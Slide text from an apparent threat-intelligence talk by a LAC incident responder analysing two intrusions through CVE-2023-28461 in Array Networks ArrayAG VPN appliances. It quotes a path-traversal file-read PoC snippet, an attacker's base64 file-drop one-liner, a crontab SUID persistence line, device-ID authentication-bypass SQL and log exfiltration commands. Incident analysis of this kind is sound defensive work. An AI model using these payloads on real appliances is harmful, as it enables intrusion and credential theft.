
An awareness of network intrusion aiming VPN router vulnerability

TLP:CLEAR

Presenter: Ryosuke Nomoto
Cyber Emergency Center
LAC/LACERT, Tokyo, Japan

FIRST CTI SIG Meeting, July 2024



Ryosuke Nomoto(野元 亮佑)

Graduated from Kyushu Institute of Technology(Iizuka, **Fukuoka**)
LAC, Cyber Emergency Center, Forensics/Log analyst

Agenda


1. ArrayAG and CVE-2023-28461
2. Example of attack
3. Incident A case
4. Incident B case
5. Conclusion

ArrayAG and CVE-2023-28461

- About ArrayAG
  - Commercial SSL VPN
  - 6000+ devices(ZoomEye Search)
  - Top5 country:
    China, US, Japan, India, South Korea

**ZoomEye search query:
app:"Array Networks secure access gateways VPN server httpd"**

- About CVE-2023-28461 [1]
  - FileRead PoC is now opened
  - CVSS v3.1 ↓ [2]




CVSS v3.1 Severity and Metrics:

Base Score: 9.8 CRITICAL

Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Impact Score: 5.9

Exploitability Score: 3.9




The ArrayAG vulnerability analyze blogs from PRC.

Security Advisory for CVE-2023-28461

FileRead PoC was published in PRC (via Github etc)

Example of attack – PoC for FileRead Vulnerability[4]



```
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0",
    "Sec-Fetch-Mode": "no-cors",
    "Host": "%s" %host2,
    "Sec-Ch-Ua": '"Chromium";v="103", ".Not/A)Brand";v="99"',
    "Accept": "*/*",
    "Accept-Encoding": "gzip, deflate",
    "Sec-Fetch-Dest": "script",
    "Sec-Ch-Ua-Platform": "\"Windows\"",
    "Sec-Fetch-Mode": "no-cors",
    "X_AN_FILESHARE": "uname=t; password=t; sp_uname=t; flags=c3248;fshare_template=../../../../../../../../etc/passwd"
}
vulurl=url+"""/prx/000/http/localhost/client_sec/%25%30%30%2e%2e%2f%2e%2e%2f%2e%2e%2f%61%64%64%66%6f%6c%64%65%72"""
try:
    r=requests.get(vulurl,headers=headers,verify=False)
```

decoded URL: client_sec/%00../../../addfolder

PoC URL: https://github.com/MD-SEC/MDPOCS/blob/main/Array_VPN_FileRead_Poc.py

Example of attack – RCE URL Example

Attacker URL contains OS command (RCE) and targeted filename

→What files attacker viewed?


→What commands they used?

→How can they abuse VPN?

Example of decoded URL:
client_sec%00/../XXX?path=:[OS command and TargetFile]|&service=[OtherSettings]

OS command injection to perl command "open" function.[5]

Null injection and Path Traversal to access vulnerability compromised script.



```
if (! open($fh, "$fullname")) {
        $error = &localization::msg(26);
        return $error;
}
```

Incident A timeline

Date	Description	Tactic
2023/4/14	FileRead vulnerability was abused.	Discovery
2023/4/24	Log file and config file was viewed by RCE vulnerability.	Discovery
2023/4/25	FileRead vulnerability was abused.	Discovery
2023/5/7	Log file, config file and database was viewed by RCE vulnerability.	Discovery
2023/5/9 10:45	Executed a **custom python script to modify user information.**	Initial Access
2023/5/9 10:49	VPN authentication succeeded from attacker's IP address.	Initial Access
2023/5/9 10:51	Executed a custom python script to delete user. **(Didn't work?)**	Defense Evasion
2023/5/9 11:00 ~ 2023/5/9 11:01	Compiled a C lang file. **Rewrote crontab file to grant SUID** to created binary. Command executed via custom binary with higher privilege.	Privilege Escalation
2023/5/9 11:11	Executed a custom python script to delete user.	Defense Evasion
2023/5/9 12:00~	Victim notified attacks and applied mitigation.	-
2023/5/9 14:25~31	Attacker tried to attack again but URL denied by keyword rule.	-

Incident A remarkable activities


- Crontab rewriting to execute with root privilege.
  - Executed command with root privilege: “shutdown –r now”

    →Restart appliance activity tell victim that their network become abnormal.
- Discovery phase activities
  - Used commands: ls, tail, cat, psql
  - Viewed files: nginx_access.log(contains username), ca.conf.AccessDirect, etc..
  - Viewed tables: tbl_user, tbl_group, etc..
- User info(password, auth method, etc..) modification by custom python script.
  - Python script contains a valid user account name.

    →Discovery phase succeeded.
  - Management CLI command in script.

    →Attacker well understands ArrayOS system.

Incident A remarkable activities



- Technique to put file → Using python and base64 (one liner code)

```
/../../../../../bin/sh -c 'export PYTHONHOME=/;   ¥
python2 -c  "import base64;   ¥
a=base64.b64decode(¥‘[base64 encoded string]¥");  ¥
fp=open(¥"/tmp/test.py¥",¥"ab¥");fp.write(a);fp.close()“’
```

- Added string in crontab

```
*/1    *      *      *      *      root    chmod u+s  /file/path/evsh
```

Incident B timeline

Date	Description	Tactics
2023/4/7	FileRead vulnerability was abused.	Discovery
2023/4/14	FileRead vulnerability was abused.	Discovery
2023/4/24 13:18~20	Log file was viewed by RCE vulnerability.	Discovery
2023/4/24 20:10	Log file was viewed by RCE vulnerability.	Discovery
2023/4/24 20:13	Authentication failed from attacker’s IP addr. Failed reason: device ID pending	Initial Access
2023/4/24 20:14	Database was viewed by RCE vulnerability. Viewed table: tbl_hardwareid, tbl_deviceid	Discovery
2023/4/24 20:18	**Database was modified** by SQL with RCE vulnerability.	Initial Access
2023/4/24 20:19	VPN authentication succeeded from attacker’s IP addr.	Initial Access
2023/4/24 21:54~56	**tar file creation.** Access to tar file. Delete tar file.	Discovery Exfiltration Defence Evasion
2023/4/25	FileRead vulnerability was abused.	Discovery

Incident B remarkable activities

- Device ID authentication bypass by database modification.

```
“update  tbl_deviceid
set status=1 ,group_name=“XXX,YYY”
where  device_name=“[Attacker’ s hostname]”   ;“
```

- tar file creation to exfiltrate a log file.

```
“tar zcf  /path/to/tar/file /readme. tmp  /log/path /nginx_access.log “
```

- tar file was removed → Indicator Removal techniques

```
“rm  /path/to/tar/file/ readme.tmp”
```

Conclusion

- Attacker executed OS commands as follows:
  - Crontab rewriting and custom binary from C lang → Privilege Escalation
  - ls, tail, cat, psql → Discovery
  - tar, rm → Exfiltrate, Defense Evasion

- Attacker **interests in credential/config information** during discovery phase.
  - Stole information was leveraged in initial access phase.

- Attacker has some weapons to modify authentication to abuse VPN.
  - Custom python script → change password, auth method and user role.
  - SQL execution → Device ID authentication bypass.

Reference

[1] Array Networks, “Array Networks Security Advisory: Arbitrary File Read

Vulnerability in Array AG/vxAG”. 2023/03/16. https://support.arraynetworks.net/prx/001/http/supportportal.arraynetworks.net/documentation/FieldNotice/Array_Networks_Security_Advisory_for_Remote_Code_Execution_Vulnerability_AG.pdf.

[2] NIST, “CVE-2023-28461 Detail”. NATIONAL VULNERABILITY DATABASE. 2023/03/24. https://nvd.nist.gov/vuln/detail/CVE-2023-28461.

[3] H.Hara, M.Shoji, Y.Higashi, V.Su and N.Dai , “Spot the Difference: An Analysis of the New LODEINFO Campaign by Earth Kasha”. JSAC2024. 2024/01/26. https://jsac.jpcert.or.jp/archive/2024/pdf/JSAC2024_2_7_hara_shoji_higashi_vickie-su_nick-dai_en.pdf.

[4]猫蛋儿安全团队, “ArrayVPN fshare_template 任意文件读取”. GitHub. 2023/11/20. https://github.com/MD-SEC/MDPOCS/blob/main/Array_VPN_FileRead_Poc.py.

[5]CataLpa, “Array Networks vxAG 远程代码执行漏洞分析(二)”. CataLpa’s Site. 2022/12/20. https://wzt.ac.cn/2022/12/20/ArrayVPN_rce2/.

Thank you!

Thank you for your attention!

※本資料は作成時点の情報に基づいており、記載内容は予告なく変更される場合があります。
※本資料に掲載の図は、資料作成用のイメージカットであり、実際とは異なる場合があります。
※本資料は、弊社が提供するサービスや製品などの導入検討のためにご利用いただき、他の目的のためには利用しないようご注意ください。
※LAC、ラック、JSOC、サイバー救急センターは株式会社ラックの登録商標です。その他記載されている会社名、製品名は一般に各社の商標または登録商標です。